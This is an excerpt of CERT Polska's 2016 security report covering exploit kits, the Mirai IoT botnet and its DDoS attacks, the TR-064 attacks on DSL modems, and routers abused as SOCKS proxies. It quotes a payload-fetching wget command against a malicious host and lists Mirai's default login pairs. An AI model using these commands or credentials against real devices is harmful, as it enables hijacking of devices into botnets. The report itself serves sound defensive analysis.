An important aspect of the problem of attribution is its political significance. Attacks on computer systems have currently become a part of political conflicts, and NATO officially recognised the cyberspace as the fifth domain of military activity. Attribution of an Internet attack origin may be crucial when declaring war or calling the members of NATO for a collective response, as per NATO's Article 5. The issue of attribution becomes particularly significant in the context of performing attacks anonymously or leaving false flags (provocation). At the same time, methods leading to attribution, such as constant monitoring of the Internet for suspicious activity and retention of telecommunication metadata and sharing them with law enforcement are usually considered as overly privacy-invasive. Therefore, construction of the infrastructure needed for proper attribution raises social resistance and introduces a certain feeling of threat. At the same time, there are no technical and legal international cooperation frameworks which could facilitate attribution of actions on an international scale.

The CyberROAD project was funded by the European Union within the 7th Framework Programme (FP7-SEC-2013), grant agreement no. 607642. For more information, see website http://www.cyberroad-project.eu/

Exploit Kits

Currently, one of the most insidious threats for regular computer users are the malware infections that use web browser as the attack vector. Such attack takes place in an almost unnoticeable manner, when a user opens a malicious website with a browser which is not up-to-date or has unpatched plugins such as Flash Player, Java or Silverlight. As a result, the computer may become a part of an active botnet, hard disk drive can be encrypted by ransomware, or a banking trojan can be installed to steals user's money.

This threat is named "exploit kit" or "exploit pack". It is a set of tools composed of scripts that detect the browser's environment of the visiting user, and produce malicious code crafted for identified software and its vulnerabilities. The exploit kit are created to maximise the success rate of an attack in order to install malicious executables.

The first tools of this type started appearing in the market approximately in 2006 on a Russian underground forum. Initially, the price of an exploit kit was 20 dollars, with technical support included. The second tool of this type in history was Mpack (2006), created by three Russians. It could be bought for no less than a thousand dollars. According to available information, the number of infected websites reached the three thousand mark. The next year saw the appearance of many more exploit kits, but none of them was as dangerous as Mpack. The situation changed in 2010, when the Blackhole Exploit Kit was developed. Until 2013, when one of its main creators was arrested, it was one of the most dangerous and most widespread threats in the Internet. The Blackhole's successor was an exploit kit named Angler. Then, in June 2016 the first position was taken by Neutrino, which has quickly stolen almost all Angler's clients in the black market. In September last year, Rig-EK became popular and was the biggest threat until the end of 2016.

Type of threat	Number of URL addresses
Rig-v	543
Redirection to an unspecified EK	47
Rig standard	38
SutraTDS - redirection to an EK distribution system	15
KeitaroTDS - redirection to an EK distribution system	2
Sundown EK	1
Rig-e	1
EITest (malvertising campaign, unspecified EK)	1

Table 3. Summary of results of the analysis of URL addresses associated with exploit kits

Malware family	Category	Number of files
Cerber	ransomware	44
Virut / Ramnit	banking trojan	2
Cryptfile2	ransomware	2
Chthonic	banking trojan	1

Table 4. Summary of the analysis of executable files associated with exploit kits

In 2016, CERT Polska created a prototype of a system which could automatically gather information about exploit kits. In order to achieve this, the project uses the existing solutions based on client honeypots, sandboxes, heuristic techniques and behavioural analysis. It allows to detect the type of an exploit kit and identify the family of malicious binary files downloaded and executed on the infected devices.

For the duration of the project, over 8,000 addresses reported as potentially related to malware were analysed. Over 600 of them included redirections to proxy servers that are typical for exploit kits. A vast majority of these redirections, based on the analysis of the HTTP requests, was recognised as a VIP variant of the Rig exploit ki, known also as Rig-v. In most cases this exploit kit downloaded an executable file from a Cerber ransomware family. In one case another ransomware (CryptFile2) was downloaded via a Rig-v infection. Only in three cases there was an infection with a banking trojan and these cases were via other, less known exploit kits - Sundown and Rig-e (Empire Pack).

State of the Internet as of 2016 based on information gathered by CERT Polska

Global threats and incidents

Mirai

For several years, security experts have been warning about threat posed by devices jointly referred to as the Internet of Things (IoT). This class may include both webcams, light bulbs and toys for children, and their common characteristic is the possibility of connecting to the Internet. Unfortunately, these devices are not sufficiently secured, which makes them a tool in the hands of criminals. Even though IoT devices have been used in attacks for a long time, it was the Mirai botnet(s) in 2016 which was severe and visual enough to attract media attention to this issue.

By exploiting weak security (or lack thereof) of thousands of webcams, DVRs (Digital Video Recorder) or ordinary routers, botnets based on Mirai performed DDoS (Distributed Denial of Service) attacks, which denied access to services such as Reddit, Spotify or New York Times, setting new records of generated traffic levels. Below we present the most important information about this malware - as an example which describes the general condition of low safety level of IoT devices, increasingly often used by criminals.

Mirai operation

Mirai is based on the source code of the Bashlite/Gafgyt/QBot bot, which was earlier known for its attacks on IoT devices[2]. Mirai mainly targets home DVRs, webcams and other devices that use Linux operating system and the BusyBox set of system tools. Targets all around the world are attacked, except for several networks, e.g. the USA government. Malware takes control of the devices, trying to log into the Telnet service. It uses a predefined set of logins and passwords. The bot (a malicious program responsible for executing tasks of criminals) source code is written in C, while the code of the C&C server (the server that sends commands to bots) is written in the Go language.

After taking control of the device, Mirai executes several operations to remove other malware from the device and secure the bot against another infection. For example, it disables processes that use Telnet, SSH and HTTP services. The malware also seeks traces of other malicious code in the memory of the device. It applies particularly to Anime bot code which is deactivated if found[3]. These bot defence mechanisms result mainly from the intent to protect the device against being taken over by competing criminal groups. It is a vital interest of the given botnet operator to maintain the highest possible number of active bots, ready to execute ordered tasks.

Mirai does not have any mechanisms of persistence. No code is permanently stored code on the device. It means that after, for instance, a webcam is switched off, it is removed from its memory. However, if there are no settings changes, the device is compromised again after some time[4].

[2] http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html

[3] https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

[4] https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks

Mirai scans the Internet seeking new devices and tries to log in to them using a set of default or easy to guess logins and passwords. An example of several pairs from the source code is presented in the table below.

root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(brak)
admin	password
root	root
root	12345

Table 5. Sample passwords used by Mirai for attacks

Initially, Mirai scanned the TCP 23 (Telnet) port, but as time passed other ports were scanned as well, such as: 2323[5], 23231 or 6789[6]. Most probably it was related to the fact that the bot's source code was made public: criminals started to modify it in order to enhance the scanning range and expand their botnets.

DDoS attacks performed by Mirai are characterised by the fact that they are not deflected or amplified, as opposed to other standard attacks of this type. Targets are attacked directly using several commonly used techniques: layer 7 requests using the HTTP protocol and a large number of packets in UDP or TCP protocols with flags: ACK or SYN with options. However, other techniques should be highlighted, some of which are not so popular[7], that is:

- DNS water torture
- GRE IP flood
- GRE Ethernet flood
- TCP STOMP

A DNS water torture attack involves sending DNS requests for domains that belong to the domain zone of the attacked website. The bot generates names and attaches them to the highest layer subdomain, that is <random string of characters>.example.com. A large number of such requests may eventually make the authoritative DNS servers of the attacked domain stop responding to legitimate queries.

The GRE protocol is used to create virtual point-to-point links and makes it possible to encapsulate various protocols of network layer. It may be used, for instance in two modes: encapsulation of Ethernet frames or encapsulation of IP packets. Most routers allow packets of this type due to their use in many VPN tunnel implementations. Additionally, this protocol is used by some anti-DDoS systems. Probably, the reason why this mechanism was added to the Mirai arsenal is that this way the packets may penetrate the defended networks with more ease.

The use of the STOMP protocol may at first be surprising, as it is used in communication between specialised systems called message brokers. These systems are used to exchange data between applications and are usually not visible publicly. By sending messages of this protocol, Mirai most probably aims to bypass DDoS attack detection systems in the network layer, to flood the network behind them with messages[8]. Of course, if the attack is targeted

[5] https://isc.sans.edu/forums/diary/What+is+happening+on+2323TCP /21563

[6] https://isc.sans.edu/forums/diary/UPDATED+x1+Mirai+Scanning+for+Port+6789+Looking+for+New+Victims+Now+hitting+tcp23231/21833

[7] https://f5.com/labs/articles/threat-intelligence/ddos/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbpsattack-on-ovh-22422

[8] https://www.incapsula.com/blog/mirai-stomp-protocold-dos.html

on a message broker it will cause additional exhaustion of server's resources.

The source code of Mirai was made public at the end of September 2016[9]. Since then, many separate Mirai botnets have been created and managed by different people. With the publication came modifications to the code, which resulted in the extension of the list of scanned ports, as mentioned above. Other changes were equally significant, e.g. exploitation of vulnerabilities using TR-069 and TR-064 protocols, as well as introducing the DGA mechanisms for communication with the C&C server[10] (conf. p. 29). It is hard to confirm why the code was publicly released, but it seems that the authors wanted to make it harder to attribute the code to them, for instance in case of an investigation. After the code was made public, Brian Krebs carried out his own investigation to establish the authorship of Mirai[11]. According to him, the responsible ones are two young Americans, who created Mirai for the purposes of their company that deals with protection of Minecraft servers against DDoS attacks. Most likely, the main cause for the creation of this botnet was market competition between companies that provide security services. It is possible that according to the Mirai authors' intentions, effective attacks on servers protected by the competition were meant to encourage the clients to select their company. At the time this report was written, it was hard to reliably confirm the truthfulness of these rumours, but they are surely very convincing.

The largest Mirai attacks

Several pretty spectacular botnet attacks that used Mirai are presented below. The volumes of traffic generated in all these attacks are very large and surely part of them broke a record, as in the case of Dyn and OVH.

On 17th August 2016 Mirai attacked the Incapsula company, which sells, for instance, protection against DDoS attacks[12]. According to the information published by Incapsula after this event, they were attacked by over 49 thousands of IoT devices: mainly webcams, but also DVR devices and routers. The attack reached the level of 280 Gbps and was caused by sending a large number of GRE protocol packets (GRE flooding).

The attack on the website of Brian Krebs, investigation journalist that deals with the subject of information security, started on 20th August 2016[13]. In its peak time, it reached the level of 620 Gbps, which was twice as much as the previous record attack on the company that hosted his website: Akamai. The investigation confirmed that the main attacking botnet was based on Mirai. Mainly webcams and SOHO (Small Office/Home Office) type DVRs were used to this end. Akamai confirmed that the logins and passwords for the devices were default or easy to guess[14]. It was also highlighted that the attack came directly from the devices and was neither reflected nor amplified.

In the second half of 2016 Mirai attacked the hosting company OVH. According to the information from this company, the attack was carried out by 145,000 devices and generated traffic volume at the level of 1 Tbps[15]. It was one of the largest DDoS attacks but, according to OVH, luckily it was not successful.

Dyn, a company that sells services related to DNS infrastructure, e.g. dynamic DNS, was attacked by Mirai on 21 October 2016[16]. Many Internet users suffered acutely from this attack, because many popular Internet services, such as Spotify, Reddit, New York Times or Wired

[9] https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

[10] http://blog.netlab.360.com/new-mirai-variant-with-dga/

[11] https://krebsonsecurity.com/2017/01/who-is-anna-senpaithe-mirai-worm-author//

[12] https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

[13] https://blogs.akamai.com/2016/10/620-gbps-attack-post-mortem.html

[14] Ibidem

[15] https://www.ovh.com/us/news/articles/a2367.the-ddos-that-didnt-break-the-camels-vac

[16] http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/

used the services of this company[17]. Dyn admitted that the main source of attack was the Mirai that sent data via TCP and UDP protocols (both at port 53). The estimated number of bots participating in the attack was approx. 100 thousands, and their geographic location was pretty dispersed. According to unconfirmed data, the attack could have reached the level of 1,2 Tbps.

An attack on Liberia's network infrastructure was also attributed to Mirai. Supposedly the attack caused Internet blackout for whole country, but these allegations were largely demented[18].

After publishing the source code, other versions of the botnet were created, expanded by new techniques. One of the attacks that utilised a new function took place at the end of November 2016. Because of it, clients of several European ISPs had problems with network connection, e.g. in Deutsche Telekom network it was approx. 900 thousands of DSL modems. This attack was attributed to a modified version of Mirai. You can learn more about it in the next part of the report. (conf. p. 29)

Mirai in Poland

Unfortunately, Mirai is also active in Poland. Thanks to data gathered in the n6 system we can present the basic information and statistics regarding the number of its bots.

We assumed a number of unique IP addresses a day as the number of bots. Figure 1 presents its variability in the period between 29th October 2016, when we started receiving reports regarding the infection, and 31st December of that year.




Fig.1. A graph of daily variability of the number of Mirai bots in Poland

The graph presents a sharp drop between 8th and 13th November, because we did not receive correct data at that time. The highest reported number is 14,054 of hijacked devices – it is the maximum daily number of bots. The average daily number in the observed period is 7,283 devices.

Ranking of autonomous systems in terms of the average number of bots is presented in table 6. For the presented operators, the changes of the number of bots in time are the same, which may suggest that the devices in their networks are attacked at the same time. The presence of these specific autonomous systems results from the fact that they belong to the largest

[17] https://www.wired.com/2016/10/internet-outage-ddosd-ns-dyn/

[18] https://krebsonsecurity.com/2016/11/did-the-mirai-botnetreally-take-liberia-offline/

Item	ASN	Name	Daily average	Daily maximum	Percentage of addresses
1	5617	Orange	4 141	9 252	0,08
2	12741	Netia	934	1 852	0,06
3	8374	Plus / Cyf. Polsat	218	336	0,02
4	21021	Multimedia	211	347	0,04
5	12912	T-Mobile	164	503	0,02
6	29314	Vectra	110	169	0,02
7	43939	Internetia	71	108	0,03
8	20960	TK Telekom	64	119	0,03
9	16342	Toya	48	76	0,03
10	35191	ASTA-NET	46	75	0,08

Table 6. Ranking of autonomous systems in terms of the number of bots

operators in terms of the number of managed IP addresses.

According to information published by the CyberGreen project on the subject of the Mirai bot infection risk and the number of hijacked devices[19], Poland occupies the 14th place in the world among 238 surveyed countries (data for 16th January 2017). The first place is occupied by China, Russia is 6th, the USA is 13th and from the European countries: Italy took the 10th place, Romania and Ukraine 18th and 19th respectively. More information can be found at the project's website: http://stats.cybergreen.net/.




Fig. 2. File server login page

[19] http://stats.cybergreen.net/country




Fig. 3. Webcam login page





Fig. 4. Webcam login page



DVR Components

We did not recognize the platform you are
using.You can choose the appropriate link
to download the software.

Personal Computer

1.Microsoft Internet Explorer Plugins

2.Apple Safari Explorer Plugins

Mobile Phone

1.Windows Mobile/Pocket PC

2.Symbian

3.BlackBerry

Fig. 5. DVR device login page

A significant group of devices reported to CERT Polska belongs to several webcam models (Fig. 3. and 4.) or DVR systems (Fig. 5.). However, the infected devices also included, for instance NAS server files (Fig. 2.). The presented screenshots come from actual devices, reported as Mirai bots.

Summary

Attacks that use IoT devices as tools, be it via Mirai, or other botnets are to be continued in the future. It seems that threats of this type will be increasingly frequent, due to several reasons:

- low level of security of access mechanisms, e.g. use of default passwords or ones that are easy to guess,
- many services running on the devices by default, including administration interfaces, such as Telnet or SSH, which are actually unnecessary,
- unrestricted possibility of interaction with devices, also for everyone from the Internet side,
- no dedicated, easy to use security measures, such as firewalls, which is related with the specific environment of using these devices (home networks),
- frequently insufficient manufacturer's support and quick termination of it due to product's end of life,
- lack of users' threat awareness.

Using network devices for malicious purposes

Similarly to the previous years, popular targets for the criminals were also traditional network devices ("traditional" as opposed to IoT). They were directly targeted in the attacks, but also served as a tool used for malicious purposes.

Attacks on DSL modems

Between November and December 2016, there was a series of attacks on home DSL modems in Europe. Their users could not connect to the Internet, and the devices themselves stopped responding. The most notorious attacks that are publicly known concerned ISPs in Germany (Deutsche Telekom) and United Kingdom (KCOM[20], Post Office and TalkTalk[21]). The most devices were attacked in Germany - approx. 900 thousand.

The first wave of attacks started in the weekend of 26-27th November 2016. DSL modems either switched off, or could not connect with the operator's network. It made it impossible for users to use the Internet. As it turned out afterwards, the TCP port 7547 was attacked, which was used to manage devices using the TR-069 protocol[22].

Protocols TR-069 (CPE WAN Management Protocol – CWMP for short) and TR-064 (LAN-Side DSL CPE Configuration) were developed by the Broadband Forum, an organisation that brings together, among others, manufacturers of network devices and Internet Service Providers. They are used for remote control of client devices using HTTP and SOAP protocols. In the case of most devices the CWMP service listens on port 7547 TCP.

At the beginning of November 2016, information was revealed about the possibility to use the "SetNTPServer" function with a "NewNTPServer1" argument in the TR-064 protocol to execute remote commands[23]. It was found out that the susceptible device was the D1000 modem by an Irish Internet provider Eir, which was a rebranded device from Zyxel. Unfortunately, these devices allowed receiving commands of the TR-064 protocol (which is normally used for configuration from the local network side) from the external side (WAN), at the port of protocol TR-069[24]. A Metasploit module published at that time allowed remote acquisition of WI-FI passwords. This vulnerability was used in the attack described below.

Most probably, the source of the attack was a Mirai botnet with a modified code[25].

[20] http://www.theregister.co.uk/2016/12/01/hull_router_attack/

[21] http://www.theregister.co.uk/2016/12/02/broadband_mirai_takedown_analysis/

[23] https://www.exploit-db.com/exploits/40740/

[24] http://www.zyxel.com/support/announcement_tr_064_protocol.shtml

[25] https://securelist.com/blog/incidents/76791/new-wave-ofmirai-attacking-home-routers/

Infected devices scanned the Internet in search of other vulnerable devices. The infection process started by sending a POST request with a correctly prepared request of setting up an NTP server (time service server). A set of commands was placed there, which task was to download a binary file with malicious code and start it, e.g. **cd/tmp;wget http://tr069[.]pw/l;chmod 777 1;./1**

According to SANS[26], the delivered binary files had a very similar code, but were compiled for different architectures. After the infection, malware closed access to the management port 7547 TCP by creating a relevant iptables rule. One of the main functions of the bot was to seek and infect other devices, similarly to a classic Internet worm. According to the information by Zaufana Trzecia Strona, apart from exploiting vulnerabilities in TR-064 protocol processing, the malware tried to use a technique typical for Mirai, which involved gaining access to devices via the Telnet service as well as standard logins and passwords. Also after the infection, this service was disabled in order to prevent access to the device[27].

The problem with Speedport devices at Deutsche Telekom was caused by an attempt to exploit the vulnerability with TR-064 protocol described above. Approx. 4-5 percent of the company customers suffered the effects[28]. In a press release Deutsche Telekom, quoting the German Federal IT Security Office (Bundesamt für Sicherheit in der Informationstechnik) informed that the attack was on a global scale. This information could confirm the reports about attacks on devices in Poland published by Zaufana Trzecia Strona[29]. Further press reports expanded the list of targets with British operators: KCOM and Post Office, whose devices were manufactured by Zyxel. Interestingly the attacked modems were not hijacked by the criminals[30]. Their issues were rather caused by the number of network traffic generated by scanning the 7547 port in an attempt to exploit a vulnerability. From such a perspective, the whole would actually be a (D)DoS attack.

In case of TalkTalk, the situation was different. It was attacked approx. on 1 December 2016 and D-Link modems were targeted[31]. Several days later TalkTalk modems became source of a DDoS attack on a client of Incapsula, a company offering – among other services - protection against such attacks. Port 7547 was blocked on these devices, which theoretically should exclude vulnerability to attacks on the TR-064 protocol. However, querying the Shodan database revealed that the attacking devices had this port open several days earlier. Seeing the whole picture, it is very likely that they were infected with a certain version of Mirai. It is not entirely determined whether only the modems of TalkTalk were hijacked. According to a British company Pen Test Partners, devices of both TalkTalk and Post Office were hijacked[32]. Unfortunately, it is hard to verify this information now.

It is also difficult to estimate the number of devices which could have been targeted by the described attack. According to Darren Martyn, an expert of XIPHOS Research Limited, the number of vulnerable models could have been higher than 100, and include products from over 20 manufacturers[33].

During the attack, according to Shodan, as many as 40 million devices had their 7547 ports open[34]. In turn, Zaufana Trzecia Strona reports that during the attack over 65 thousand devices in Poland had this port opened with RomPager service running. This estimate seems more probable, because RomPager is

[26] https://isc.sans.edu/forums/diary/TR069+NewNTPS erver+-Exploits+What+we+know+so+far/21763

[27] https://zaufanatrzeciastrona.pl/post/bot-podobny-domirai-atakuje-rutery-nowym-bledem-takze-polsce/

[28] https://www.telekom.com/en/media/media-information/archive/information-on-current-problems-444862

[29] https://zaufanatrzeciastrona.pl/post/bot-podobny-domirai-atakuje-rutery-nowym-bledem-takze-polsce/

[30] https://comsecuris.com/blog/posts/were_900k_deutsche_telekom_routers_compromised_by_mirai/

[31] http://www.theregister.co.uk/2016/12/02/broadband_mirai_takedown_analysis/

[32] https://www.pentestpartners.com/blog/tr-064-worm-itsnot-mirai-and-the-outages-are-interesting/

[33] https://www.linkedin.com/pulse/tr-064-when-shoddy-implementations-come-back-haunt-you-darren-martyn?trk=hp-feed-article-title-like

https://isc.sans.edu/forums/diary/TR069+NewNTPS erver+-Exploits+What+we+know+so+far/21763 a popular webserver software used to create management systems for home network devices. However, it does not mean that it was the exact number of vulnerable devices. Actually, it could have been different due to a dynamic addressing and the need for two attack conditions to appear: a possibility of using the 7547 port (operators could block them) and a vulnerable software version on the devices.


fot. pixabay.com

Using routers as SOCKS Proxies

As a result of various actions, criminals often hijack network devices belonging to private individuals. A good example is the "Moon" worm, which infected Linksys devices in 2014 by exploiting a vulnerability in their software[35]. The compromised devices often have SOCKS Proxy server installed that is used to relay traffic. Criminals use them in order to mask the source of traffic, and eventually their physical location. Access to compromised devices running SOCKS proxies is commonly traded on specialised portals (Fig. 6).

The problem described above is not a new one, but in 2016 we could observe its new version. Criminals increasingly often use routers with the SOCKS Proxy service for connections with banks' transaction services to perform fraud transfers in a safe (from the criminal's perspective) manner. The main reason behind the change of tactics is the increasing inefficiency of anonymising services used so far. It has become a standard that banks monitor IP addresses their customers use to access their services. Therefore, client sessions originating from Tor exit nodes or known VPN servers would become more scrutinized. In such circumstances, in order to decrease the chance of an illegal transaction being detected, criminals connect using the abovementioned SOCKS Proxy routers.

[35] http://www.computerworld.com/article/2487791/malware-vulnerabilities/-the-moon--worm-infects-linksys-routers.html



HostName	Country	St.	City	Connect	Uptime	Last check	Speed
...adband.time.net.my	Malaysia		Kuala Lumpur	network	22h:48m:21s	0m:24s ago	1s
...*-*.*.*.*.in-addr.arpa	Russian Federation		Skhodnya	network	22h:48m:21s	0m:24s ago	0s
...adband.time.net.my	Malaysia		Kuala Lumpur	network	22h:47m:21s	0m:24s ago	1s
...tic-*-*-*-*.rdsnet.ro	Romania		Constanta	network	22h:46m:21s	0m:24s ago	0s
...-*-*-*.cpe.teksavvy.com	Canada			network	22h:46m:21s	0m:24s ago	1s
...*-*-*-*.netago.ca	Canada	AB	Sunnynook	network	22h:46m:21s	0m:24s ago	1s
...-*-*-*.axint.net	United States	CO	Denver	network	22h:44m:22s	0m:24s ago	1s
....t*.pool*-*-*.xdsl-cust.uno.it	Italy		Imperia	network	22h:43m:20s	0m:24s ago	0s
...t*-*-*-*.movistar.com.ni	Nicaragua		Managua	network	22h:43m:20s	0m:24s ago	1s
....*.*.*-*.clta.globetrotter.net	Canada	QC	Sept-îles	network	22h:41m:22s	0m:24s ago	1s
...*b*a.virtua.com.br	Brazil		São Paulo	network	22h:40m:22s	0m:24s ago	1s
...adband.time.net.my	Malaysia		Kuala Lumpur	network	22h:39m:21s	0m:24s ago	2s
...ent-*-*.speedy-net.bg	Bulgaria		Sofia	network	22h:38m:20s	0m:24s ago	0s
